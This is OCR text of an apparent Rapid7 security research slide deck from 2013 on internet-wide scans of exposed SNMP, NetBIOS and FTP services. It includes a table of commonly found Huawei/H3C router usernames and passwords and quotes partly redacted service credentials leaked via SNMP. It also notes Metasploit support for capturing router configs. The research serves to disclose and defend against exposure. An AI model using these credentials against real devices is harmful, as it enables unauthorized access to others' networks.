


Critical.IO - January 2013



RAPID7


SNMP


Over 75 million systems with SNMP *public*
Scan collected sysDescr.0 field from all IPv4
140,000,000
130,000,000
120,000,000
110,000,000
100,000,000
90,000,000
80,000,000
70,000,000
60,000,000
50,000,000
40,000,000
30,000,000
20,000,000
10,000,000
0
1900
80
161
137
443
8080
23
21
22
25
3306
110
143
995
993
5353
5900
17185

RAPID7

SNMP: Distribution

- Cable and DSL modems most exposed
  - TP-LINK, Zyxel, and ZTE
  - Primarily non-US systems
- Printers, routers, and switches
  - Much more prevalent in the US
  - Quite a bit of "enterprise" gear



RAPID7

SNMP: Read Access

- SNMP read access is a major security issue
  - Routes, addresses, listening ports
  - Running processes and services
  - Installed software and patches
  - Accounts and group names
  - DDoS via amplification

SNMP: Huawei / H3C Routers

- Over 135,000 Huawei/H3C devices exposed via “public”
  - Kurt Grutzmacher published an advisory on 2012-10-24
  - List usernames and passwords via read-only community
- Sampled 16,000 Huawei routers
  - Enumerated and sorted the top usernames and passwords
  - Hash decryption implemented in Metasploit
  - 30% chance of success using ***admin***:***12345***

SNMP: Huawei / H3C Routers

Usernames	Passwords
admin	12345
root	h3capadmin
lyzdm	xialiang!@#
lywlj	nhkhwlwhz
lymr	admin
lyjy	1234
lyzwm	szwx@ah
lyys	huawei
jlllylj	itms123456
lygsg	AAA888###
lyjrw	662
lyyys	abc123!
lysw	zch3capadmin
lygmb	123456
lyfyh	apadmin
huawei	password

SNMP: Windows Services

- Windows services often have password arguments
- Windows SNMP enumerates service arguments…
- Over 1,000 passwords found exposed via SNMP
  - Database drivers, email clients, point of sale
  - Retail, B2B, and e-commerce

username=sa password=Masterkey2011 LicenseCheck=Defne
DSN=sms;UID=XXX;PWD=XXXsys; DSN=GeoXXX;UID=XXX;PWD=XXXsys; 8383
password h4ve@gr8d3y
--daemon --port 8020 --socks5 --s_user Windows --s_password System
XXXX /ssh /auth=password /user=admin /passwd=admin_p@s$word
http://a.b.c/manage/retail_login.php3?ms_id=14320101&passwd=7325
a.b.c.d:3389 --user administrator --pass passw0rd123


RAPID7

SNMP: Write Access

- Over 17% of SNMP devices allow write with “private”
  - Reconfigure functionality across 11 millions devices
- Over 6% of all Cisco routers with public allowed private
  - At least 18,000 routers could be instantly compromised
  - Metasploit supports TFTP+Config capture via SNMP
  - Router passwords are often reused

RAPID7


NetBIOS Name Service



RAPID7


NetBIOS: Duplication

- NetBIOS exposes the remote MAC address on Windows
- 50 million unique IPs only covers 11 million MACs
- Over 40% of MACs had an unrelated duplicate
  - Do not depend on MAC address uniqueness



RAPID7


FTP, Telnet, and Secure Shell



RAPID7

FTP: Software


- Three vendors make up 50% of FTP servers
- Anonymous FTP enabled for 8% of systems
- TLS supported on 15% of systems
- ProFTPD 1.3.3g is most prevalent



RAPID7

